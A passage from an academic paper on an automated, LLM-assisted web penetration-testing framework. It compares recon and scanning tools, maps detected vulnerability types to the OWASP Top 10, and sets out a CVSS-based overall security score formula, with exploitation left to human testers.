The chart above in figure 4.3 shows a contrasting overview of the performance of the Nmap tool [37] used in the proposed framework and other open port enumeration tools, such as Masscan [88], Naabu [89] and Rustscan [48]. Nmap can enumerate nearly 90% of the open ports, which demonstrates a comprehensive open-port enumeration. The tools Masscan and Rustscan can enumerate an equal percentage of ports which is close to 80% and slightly less compared to Nmap. On the other hand, the tool Naabu can enumerate nearly 70% of the open ports, which results in a moderate yet less effective tool. The comparison demonstrates that Nmap provides more comprehensive coverage to open port enumeration than the other tools.

Wappalyzer is an open source tool which lists down all available technologies, the versions of those technologies and the domains to which they belong [44]. Wappalyzer can detect around six thousand technologies across 105 categories which deems it as one of the strongest tools for web application technology detection [44]. Besides, the application of Wappalyzer is very easy and cost friendly as it has a free python library and its use does not require any sort of API key purchase [45]. Whereas tools like Shodan, Google Analytics and Builtwith require an API key purchase in order to implement it using their python library.

Wafw00f is a tool dedicated to detect the presence of web application firewalls via sending multiple normal and malicious HTTP requests [38]. Though it is possible to detect the presence of a firewall on a website via CDN detection with the help of Wappalyzer, that does not explicitly let the tester know whether the CDN has firewall measures enabled [44]. Wafw00f on the other hand gives out explicit details of what sort of firewall is present in a web application and how many requests it took to detect such a firewall. Thus, Wafw00f emerges as the most suitable option for its explicit detection feature.

Paramspider is an open-source tool that finds publicly available parameters of a web

application, without interacting with the host [39]. It can find the parameters from both target domains and their subdomains. Moreover, it can crawl through only taking the target URL as an input, and extract a maximum number of parameters from URLs, which makes the tool more simplified. Furthermore, Paramspider is compatible with different operating systems, including Windows, Linux, Mac operating systems, etc. Besides, different output formats such as plain text, and JSON files are supported in Paramspider. Therefore, making it a suitable choice for parameter discovery [39].

Unprotected directories and files can be enumerated using the GoBuster tool [41]. Observed from practical implementation, GoBuster provides more thorough results than dotdotPWN [83]. Many times dotdotPWN, which fails to conduct successful Brute Force attempts and often produces false-positives. Furthermore, GoBuster is more time effective, whereas dotdotPWN takes more time to generate results. Additionally, GoBuster does not require a high number of requirements such as dotdotPWN, making it more user-friendly. Also, dotdotPWN is not well suited with the Windows operating system which makes GoBuster more versatile, and adaptable across different operating systems.

The tool PwnXSS emerges as the most suitable tool for cross-site scripting vulnerability detection in the proposed framework [42]. In a comparative analysis of practical implementation with two other tools, Dalfox [82] and XSStrike [74], PwnXSS shows the maximum number of vulnerabilities within the shortest time. Dalfox is able to closely follow PwnXSS, but it takes a significantly longer time and also generates some false positives. On the other hand, XSStrike is not able to crawl through a domain, limiting its ability to find maximum cross site scripting vulnerabilities. Besides, this tool requires an external payload to be provided to better its performance, complicating the procedure. Whereas, PwnXSS is able to perform well with only taking the website's URL as input. Therefore, PwnXSS's ability to crawl through a domain, maintain simplicity of the procedure and find the maximum number of cross-site scripting vulnerabilities in a comparatively lesser time, makes it an ideal tool for finding Cross-Site scripting vulnerabilities.

The open-source tool, Wapiti provides wider scanning coverage of vulnerabilities and consists of a modular design [58]. Wapiti does not mandate a similar focus on SQL as SQLMap [40], which specializes mainly in SQL injection attacks and detection, but also conducts extensive web application tests by attempting to identify a broad set of vulnerabilities, such as SQL injection, open redirection, SSRF, Exposed Backup Files, Weak Credentials, Cross-Site Scripting, etc. Whereas tools like SQLmap are highly restricted to one vulnerability. Wapiti covers almost 40% of the OWASP top 10 vulnerabilities [4]. Thus, making it an ideal tool that enhances the overall vulnerability detection ability of the proposed framework.

The tool `testssl` is specifically used to identify weak cipher suites and missing SSL/TLS, which represent critical threats to encrypted communication. The tool further verifies key and certificate strength to identify weak cryptographic configurations. It automates the detection of cryptographic weaknesses [53]. In addition, TestSSL offers an in-depth verification of the encryption parameters, certificate va-

lidity, and server-side security policies. This enables penetration testers and developers to solve the SSL/TLS-related problems in advance. It is an ideal tool for the framework to provide comprehensive testing of SSL/TLS and identify weak cipher suites.

Therefore, after thorough evaluation and consideration, Nmap and Subfinder are identified to be the most suitable tools for open port scanning and subdomain enumeration, respectively. At the same time, Wappalyzer effectively performs website technology detection, wafw00f provides reliable web application firewall scanning and Paramspider excels at parameter discovery. For the detection of unprotected files and directories, GoBuster outperforms dotdotPWN. Similarly, PWNXSS demonstrates superior performance in detecting Cross-Site Scripting vulnerability compared to the other tools. Testssl proves to be highly effective at detecting cryptographic weaknesses, while Wapiti proves to be an all-encompassing tool capable of finding multiple key security vulnerabilities (e.g. SSRF, CRLF etc) in the most efficient way.

4.3 Flow of the Penetration Testing Process

This subsection discusses the overall workflow of the proposed framework, detailing its operational mechanism across all five steps of the penetration testing process. Additionally, it presents the action plan generation step, a novel contribution that serves as an alternative to the traditional exploitation phase. Furthermore, it discusses the newly formulated overall system security scoring mechanism, which represents a key innovation of this paper.

4.3.1 Reconnaissance

Reconnaissance is the initial and the most crucial step of any penetration test. This step involves gathering the maximum possible information about a website, allowing them to identify potential vulnerabilities along with providing assistance in the subsequent phases.

In the proposed framework, the reconnaissance module executes a sequence of tasks. The steps in reconnaissance leads the framework to enumerating subdomains, fetching parameters, checking firewall, determining the web application's technology stack, finding open ports, resolving their IP addresses etc. These information helps understand the web application's security status, as well as provides substantial help for the next phase of vulnerability assessment.




Figure 4.4: Reconnaissance module steps, mechanism and tools

The diagram illustrated in Figure 4.4 provides a clear, step-by-step overview of the reconnaissance module.

- **Searching subdomains from crt.sh:**
  Crt.sh is a web interface that allows one to search for SSL/TLS certificates issued under Certificate Transparency (CT) logs [55]. Therefore, allowing one to discover the subdomains associated with a given domain since these certificates are publicly logged for transparency.

- **Subdomain Enumeration using Subfinder:**
  Similarly, subdomains can also be discovered through open-source tools such as Subfinder. Subfinder is a powerful automated subdomain discovery tool that queries different data sources and APIs that store information about subdomains including DNS records, Certificate Transparency Logs, public APIs etc [43]. This tool automates the process of gathering and then verifying subdomains.

- **Listing unique and active subdomains:**
  Since both Crt.sh and subfinder gather the subdomains related to a specific domain, some of the subdomains may be duplicated. It is important to keep only the unique and active subdomains for the subsequent steps. To find the active subdomain, http response code can be utilized.

- **IP resolving:**
  In addition, to find IP addresses, tools such as NSLookup can be useful. NSLookup is used to query the Domain Name System (DNS) to retrieve information about a domain, such as IP address [46].

- **Finding Open Ports:**
  Moreover, identifying open ports can expose potential attack vectors. By scanning the target with tools such as Nmap can reveal which ports are open and which services are running, providing a clear idea of any existing vulnerabilities [2].

- **Checking Firewall Availability:**
  Similarly, using tools such as Wafw00f, can help identify the presence of Web Application Firewalls (WAFs). This is indicative of the presence of a potential protection mechanism [38].

- **TLS/SSL certification check:**
  Also ensuring that the SSL/TLS certificate is valid, not expired and issued by a trusted authority is important for web application security. It helps confirm encrypted communication between server and client.

- **Gathering Tech Stack with Wappalyzer:**
  Furthermore, the technology stack gives away inherent weaknesses that may be present in the website. Powerful tools such as Wappalyzer can be used to identify the underlying technology stack of a website, including the web server, framework etc [44].

- **Fetch Parameters with Paramspider:**
  Along with this, parameters are important for injection-based attacks (e.g. SQLi, XSS etc). To enumerate parameters from web pages, the renowned tool Paramspider can be utilized. Paramspider is a tool that collects and identifies parameters used in URLs [39].

By implementing active and passive reconnaissance, important information about a target system can be figured out, resulting in gaining valuable insights into how the system may be vulnerable and further assisting in the vulnerability assessment step.

4.3.2 Vulnerability Assessment

In the vulnerability assessment step, web applications are scanned to identify, evaluate, and prioritize potential security weaknesses. This process helps uncover places within the system that could be exploited by attackers to gain unauthorized access or execute malicious actions.




Figure 4.5: Vulnerability Assessment Scan flowchart

The diagram illustrated in Figure 4.5 provides a sequence flow of vulnerability assessment scan along with the tools used in each step.

OWASP Top 10 Category	Vulnerability
Injection	SQL injection, Cross Site Scripting (XSS), CRLF Injection, Command Injection, XXE injection
Security Misconfiguration	Unprotected Files and Directories, Insecure HTTP Headers, Exposed Backup Files, Missing HttpOnly/Secure, Missing Content Security Policy (CSP), Server Misconfiguration
Cryptographic Failures	Weak Cipher, Missing SSL/TLS
Vulnerable and Outdated Components	Outdated Server Software
Broken Access Control	Open Redirection, CSRF
Identification and Authentication Failure	Weak Credentials
Server-Side Request Forgery	Server-Side Request Forgery

Table 4.1: Common Vulnerabilities mapped to OWASP Top 10 (2021)

In this paper, the focus remains largely on the OWASP top 10 vulnerabilities [22], which represent the most critical security risks to web applications. Table 4.1 depicts the common vulnerabilities identified by the open-source tool integrated within the proposed framework, mapped to their corresponding categories in the OWASP Top 10 (2021) classification.

Vulnerabilities	PwnXSS	Gobuster	Testssl.sh	Nikto	Wapiti
SQL Injection					✅
Unprotected Files and Directories		✅			
Open Redirection					✅
Server-Side Request Forgery					✅
Weak Cipher			✅		
Exposed Backup Files					✅
Weak Credentials					✅
Cross Site Scripting	✅				✅
Missing SSL/TLS			✅		

Table 4.2: Coverage of Vulnerability Types Across Selected Tools (i)

Vulnerabilities	PwnXSS	Gobuster	Testssl.sh	Nikto	Wapiti
XXE Injection					✅
Server Misconfiguration				✅	
CRLF Injection					✅
Missing Content Security Policy (CSP)					✅
Insecure HTTP Headers				✅	
Missing cookie security flags (Missing HttpOnly/Secure)					✅
Detect Cross-Site Request Forgery					✅
Outdated Server Software				✅	
Command Injection					✅

Table 4.3: Coverage of Vulnerability Types Across Selected Tools (ii)

The tables 4.2 and 4.3 illustrates the detection mapping of vulnerabilities to the respective open-source tools integrated within the proposed framework. Each check mark (✅) indicates that a particular tool is used to identify the corresponding vulnerability during the testing phase. This mapping highlights the individual detection and specialization of each tool.

- **SQL Injection:**
  Injection attacks remain one of the most critical risks to web applications, enabling attackers to inject malicious inputs to gain access to the web applications even when unauthorized. SQL injection is a common vulnerability, where the attacker injects malicious SQL queries and commands to retrieve, modify, or delete data [29]. Tools such as Wapiti automate the detection of SQL injection vulnerabilities and simplify the identification of such threats to prevent the attacker from gaining access to the database. [58]

- **Cross-Site Scripting:**
  Similarly, another common injection vulnerability is cross-site scripting or (XSS) that implants malicious content, which can take the form of JavaScript's segment, HTML, Flash or other type of code coming from a non-trustworthy source. This vulnerability allows the attacker to access cookies, user sessions, and other sensitive data [29]. Tools such as PwnXSS automate the detection of XSS vulnerabilities in web applications [42].

- **Unprotected Files and Directories:**
  In addition, the issue of security misconfiguration may arise due to unprotected files and directories being left publicly accessible on a web server [69]. Such exposure can reveal sensitive data, configuration files or system information that attackers can exploit for further attacks. By scanning the target domain, Gobuster automates the retrieval of unprotected directories and files [41].

- **Weak Cipher and Missing SSL/TLS:**
  Moreover, cryptographic failures such as weak cipher suites, expired certificates and insecure SSL/TLS protocol versions can compromise data confidentiality and integrity during transmission [70]. These issues allow attackers to eavesdrop or perform man-in-the-middle attacks. Tools such as Testssl.sh automate the detection of such cryptographic weaknesses [53].

- **Server misconfiguration, Insecure HTTP header, Outdated Server Software:**
  Besides, Nikto addresses security risks raised by web servers due to poor configuration, such as outdated software versions and insecure http headers [34]. This type of vulnerability may pose serious threats such as exposing sensitive data, identity theft and other malicious activities. Nikto automates the identification of these server-side misconfigurations, scanning for insecure HTTP headers, outdated components and misconfiguration [56].

- **CRLF Injection, Open Redirection and Weak Credentials:**
  CRLF (Carriage Return Line Feed) injection occurs when an attacker injects newline characters into the web application. This is most commonly done by attackers injecting newline characters into HTTP headers, potentially leading to HTTP response splitting or Log Injection [63]. Similarly, attackers may manipulate URLs and redirect users to untrusted external sites using open redirection vulnerability [63]. This sometimes leads to the compromise of the user machine, gain unauthorized privilege or reputation damage. In addition, weak credentials leave applications highly vulnerable to brute-force attacks or unauthorized access [71]. The tool Wapiti automates the detection of these vulnerabilities by analyzing input handling in HTTP header, identifying redirection flaws and flagging weak credential usage [58].

- **Server-Side Request Forgery (SSRF) and Cross-Site Request Forgery (CSRF):**
  Both Server-Side Request Forgery (SSRF) and Cross-Site Request Forgery (CSRF) exploit weaknesses in how web applications handle user or server-side requests. SSRF or Server Side Request Forgery vulnerabilities occur when a server can be manipulated by an attacker to send HTTP requests to unintended locations, allowing the attacker to scan internal networks and access sensitive data [61]. In contrast, CSRF occurs when an attacker targets the user by tricking them into performing unintended actions such as changing credentials or initiating transactions [62]. The attacker can trigger a request

by identifying the session cookie of the user and taking control of the user's account. However, a common defence against CSRF is CSRF tokens, which are a unique and secret value generated by the server-side, resulting in making it hard for an attacker to send a valid request [62]. Wapiti detects both vulnerabilities by analyzing server responses for unauthorized requests and verifying the presence or absence of anti-CSRF tokens [58].

- **Command Injection and XXE Injection:**
  Command Injection, also known as shell injection, occurs when an attacker injects malicious input such as form data, cookies or HTTP headers into a vulnerable web application, enabling the execution of arbitrary system commands with the same privileges as the application [64]. Similarly, XXE Injection exploits weaknesses in XML parser that process untrusted input, allowing attackers to manipulate XML data and gain access to sensitive files or backend systems. The attackers may even compromise the server side infrastructure, leading to SSRF or Server Side Forgery attacks [65]. Wapiti, a black-box vulnerability scanner, automates the detection of both command injection and XXE injection [58].

- **Missing Cookie Security Flags (Missing HttpOnly/Secure):**
  The absence of the HttpOnly flag in a Set-Cookie response header increases the risk of client side script access to sensitive cookies [66]. Without this flag, session cookies can be exposed to attackers. Further, malicious scripts can be used, resulting in cookie modification or theft [66]. Wapiti can find the Missing Cookie Security Flags using its cookieflags module, which checks for the presence of both Secure and HttpOnly in the target domain [58].

- **Exposed Backup Files:**
  Exposure of backup files provide the attackers access to the source code and configuration details of a server which increases the attack surface. Reviewing the public accessibility of web server files and removing those from the server's web root can prevent the problem from occurring [67]. Wapiti finds the publicly accessible backup scripts archives by performing a vulnerability scan against the target URL [58].

- **CSP:**
  Content Security Policy or CSP is a security measure added in the HTTP header or added in the <meta>tag of the HTML, which prevents cross site scripting and data injection attacks by controlling which resources (e.g. Javascript, CSS etc.) can be loaded and executed into the browser [68]. A CSP vulnerability mainly takes place when there are CSP misconfigurations or lack of restrictions present which allow attackers to bypass permissions and execute malicious scripts [68]. Wapiti detects the presence of CSP vulnerability by finding lack of csp or weak CSP configurations in urls [58].

The proposed framework's vulnerability assessment step is designed to be modular, allowing new scanners to be added easily as needed. This makes it flexible and helps keep the detection process up to date with the most common and relevant vulnerabilities over time.

4.3.3 Action Plan Generation with LLM




Figure 4.6: Action Plan Generation with LLM

Figure 4.6 illustrates the flow of generation of the action plan utilizing the Large Language Model (LLM).

The proposed framework stores the outputs generated from automated reconnaissance, such as open ports, subdomains, IP addresses, technology stacks, parameters etc, as well as results from vulnerability assessment tools, and feeds them into a Large Language Model (LLM). The LLM is then prompted to generate an action plan for the subsequent exploitation phase. This allows the LLM to contextualize the findings across different phases and recognize potential weak points across the application's exposed components. Here, the LLM acts as a passive assistant, helping to organize and plan the next steps for exploitation based on the available data. With appropriate prompt engineering, the LLM generates a prioritized action plan based on the findings, outlining possible exploitation techniques for the penetration tester to follow, similar to how prior work has demonstrated that LLMs can suggest realistic and effective attack vectors in early-stage exploitation planning [8].

4.3.4 Exploitation

Instead of executing the exploitation phase directly, this paper focuses on generating a structured action plan to support the penetration testers during the exploitation phase. The decision is intentional and ethical, promoting efficiency in the process while ensuring that the exploitation step is performed securely, transparently and within the authorized scope of testing.

Traditionally, penetration testers rely on their expertise to craft payloads, manipulate inputs and bypass defensive mechanisms. These activities not only verify the presence of vulnerabilities but also demonstrate their severity and impact, helping to prioritize remediation efforts and strengthen the website's overall security. However, despite recent advancements in AI-assisted penetration testing, as reported in recent research [49], LLMs still face limitations when it comes to autonomously performing exploitation techniques. In particular, recent studies have highlighted that models often struggle to produce valid exploitation scripts consistently, frequently requiring multiple attempts to achieve reliable outcomes. It has also been observed that human expertise continues to outperform these systems in areas such as contextual reasoning, adapting to feedback, and constructing functional exploit code within a limited number of iterations [49].

Given these limitations and the ethical concerns, the proposed framework deliberately refrains from automating the exploitation step. Instead, the LLM is positioned as a passive planning assistant, in order to generate a prioritized action plan, while allowing the human penetration testers to apply their moral judgement in performing the actual exploitation techniques. After the automated reconnaissance and vulnerability assessment phases, a structured and easily comprehensive action plan is generated using a Large Language Model (LLM). This document provides step by step guidance for human testers, including objectives, preconditions, validation steps, evidence to collect, safe action, remediation advice and post-fix verification for each discovered vulnerability. By providing the structured plan, the framework assists the penetration testers in validating vulnerabilities without relying on full automation.

This human-in-the-loop design reduces potential risks, avoids unintended harm and ensures that exploitation is conducted responsibly. It respects the privacy of client systems, stays strictly within the agreed scope of engagement and ensures no backdoors or persistent changes are left behind, upholding the code of conduct for ethical hacking or penetration testing [51].

4.3.5 Reporting

The proposed framework entirely automates the reporting step and divides it into three phases as presented in figure 4.7. The three phases are: i) CVSS base score generation for each found vulnerability, ii) Overall Web Application Security Scoring and iii) Textual Report Generation.




Figure 4.7: Phases of the Reporting Module

1. **CVSS Base Score Generation:**
   The CVSS (Common Vulnerability Scoring System) base score is a standardized way to reflect how severe a vulnerability is, helping to prioritize the remediation efforts [5]. Typically, penetration testers assess each vulnerability manually and select the appropriate CVSS base score metrics, such as attack vector, attack complexity, integrity impact, scope etc, which are then used to calculate the final score using the base score equation. The proposed framework follows a similar approach but introduces automation to support this process. After vulnerabilities are detected, their details are stored and passed to a Large Language Model (LLM). The LLM is first prompted to generate a natural language description of the vulnerability, and then asked to interpret the corresponding CVSS base vector from that description. A similar approach has been demonstrated in [5], where LLMs are used to interpret the scoring metrics from vulnerability descriptions. To improve the accuracy of the LLM's interpretation, a Retrieval-Augmented Generation (RAG) approach is implemented, enabling the LLM to reference a curated dataset containing CVSS version 3.1 base scores and their corresponding vulnerability description during response generation. This augmentation helps the model better understand the mapping between real world vulnerability types and their corresponding CVSS metric values. Finally, the generated vectors are processed through the official CVSS version 3.1 calculator integrated into the framework to produce the final base score for each vulnerability.




Figure 4.8: The flow of CVSS Base score calculation

Figure 4.8 depicts the detailed, internal workflow of automating the CVSS base score calculation. The qualitative severity rating scale for CVSS is categorized into 5 sections formed upon the base scores of each vulnerability. The categories are, None (0.0), Low (0.1 - 3.9), Medium (4.0 - 6.9), High (7.0 - 8.9), Critical (9.0 - 10.0) [30]. The approach of CVSS base score calculation helps standardize severity assessment and ensures that reported vulnerabilities include meaningful impact indicators.

2. **Overall System Security Scoring:**
One of the most important outcomes for such vulnerability scans is to understand the overall state of vulnerability of an application. By considering every vulnerability detected during the scan, the framework computes an overall security score and provides an overall risk rating. The security score is mainly calculated by mathematically transforming and combining the CVSS base scores of each detected vulnerability, and mapping the result onto a 0 to 100 scale. This scoring system follows 4 steps:

   a) **Normalization:** The range of CVSS base score is 0 to 10, and as the overall security score is calculated for a bound ranging from 0 to 100, normalization of the CVSS base score is needed for appropriate scaling. Here the normalization is done to scale the CVSS base scores to a range of 0 to 1, where 1 indicates the most severe CVSS score and 0 the least severe CVSS score. The normalization is done by dividing the actual CVSS base score for a vulnerability by the highest possible CVSS base score (usually 10) and it is done for every vulnerability.

$$\text{Normalized value} = \frac{\text{Actual CVSS base score}}{\text{Highest CVSS base score}}$$

   b) **Power Transformation:** As different sections of the CVSS scores determine different levels of severity for a vulnerability, the weight distribution

and effect of certain ranges should be exponential and not linear. For example, a vulnerability of CVSS score 3 (Low Category) should not hold the same linear effect on the overall security score as a vulnerability of CVSS score 9 (Critical Category). Therefore, in order to distribute the weight of the vulnerability in terms of CVSS scores, where higher CVSS values would contribute disproportionately more to the overall score and lower CVSS scores would contribute less, the power transformation formula of $y = x^{\lambda}$ is applied where $\lambda > 1$ and x is the normalized value calculated from the first step. The power law transformation formula penalizes the large values less and the smaller values more [52]. For which high normalized CVSS scored vulnerabilities become much more dominant in the later aggregate than the smaller scored vulnerabilities. As the range of normalized value is from 0 to 1, the suggested value of lambda is set to $\lambda = 1.5$, as increasing lambda more than this will make the scoring system much more sensitive to high CVSS values. An example of such value transformation can be seen in table 4.4. The value of λ can be tuned based on the requirement. The power transformation is done for every normalized CVSS value.

$$\text{Transformed value} = (\text{Normalized value})^{\lambda}$$

Normalized Value	**Transformed Value ($\lambda = 1.5$)**	**Relative Difference/(Loss %)**
0.1	0.03	68.37%
0.3	0.16	45.22%
0.5	0.35	29.28%
0.8	0.71	10.55%
0.9	0.85	5.13%

Table 4.4: The transformation of normalized value

Table 4.4 mainly shows the normalized value transformation pattern. It can be seen that lower scored vulnerabilities are penalized more as they have a higher loss percentage. On the contrary, higher scored vulnerabilities are penalized less, contributing more to the overall score calculation.

c) **Aggregation:** As the overall system security scoring method focuses on rating the security level and security score of the application by taking every detected vulnerability into account, a summation of all the transformed values of every vulnerability is performed.

$$\text{Aggregated Value} = \sum_{i=1}^{n} T_i$$

where
T_i = Transformed value of the i-th vulnerability
n = Total number of vulnerabilities

d) **Mapping to the range:** The application is scored in the range of 0 to 100, where the highest score 100 indicates a total vulnerability free and secure application and the lowest score 0 indicates an extremely vulnerable application. The formula used to map the aggregated value to the range is,

$$\text{Overall Security Score} = \frac{100}{1 + \text{Aggregated Value}}$$

Combining the 4 steps, the main equation is:

$$\text{Overall Security Score} = \frac{100}{1 + \sum_{i=1}^{n} \left(\frac{CVSS_i}{CVSS_{\max}} \right)^{\lambda}}$$

where,
CVSS_i = Actual CVSS base score of the i-th vulnerability
$CVSS_{\max}$ = Highest possible CVSS base score
n = Total number of vulnerabilities
λ = Value for power transformation

Here the highest possible score 100, is generated when the Aggregated Value is equal to 0. Similarly the lowest possible score 0 will be generated when the Aggregated Value is extremely high (near infinity), meaning the higher the Aggregated Value the lower the overall security score indicating an extremely vulnerable application. Lastly, the score range is divided into 4 equal parts: low risk (75 - 99.99), medium risk (50 - 75), high risk (25 - 50) and critical risk (0 - 25). The overall security score is then mapped into the 4 classifications and the overall security rating is given for the web application.

3. **Textual Report Generation with LLM:**
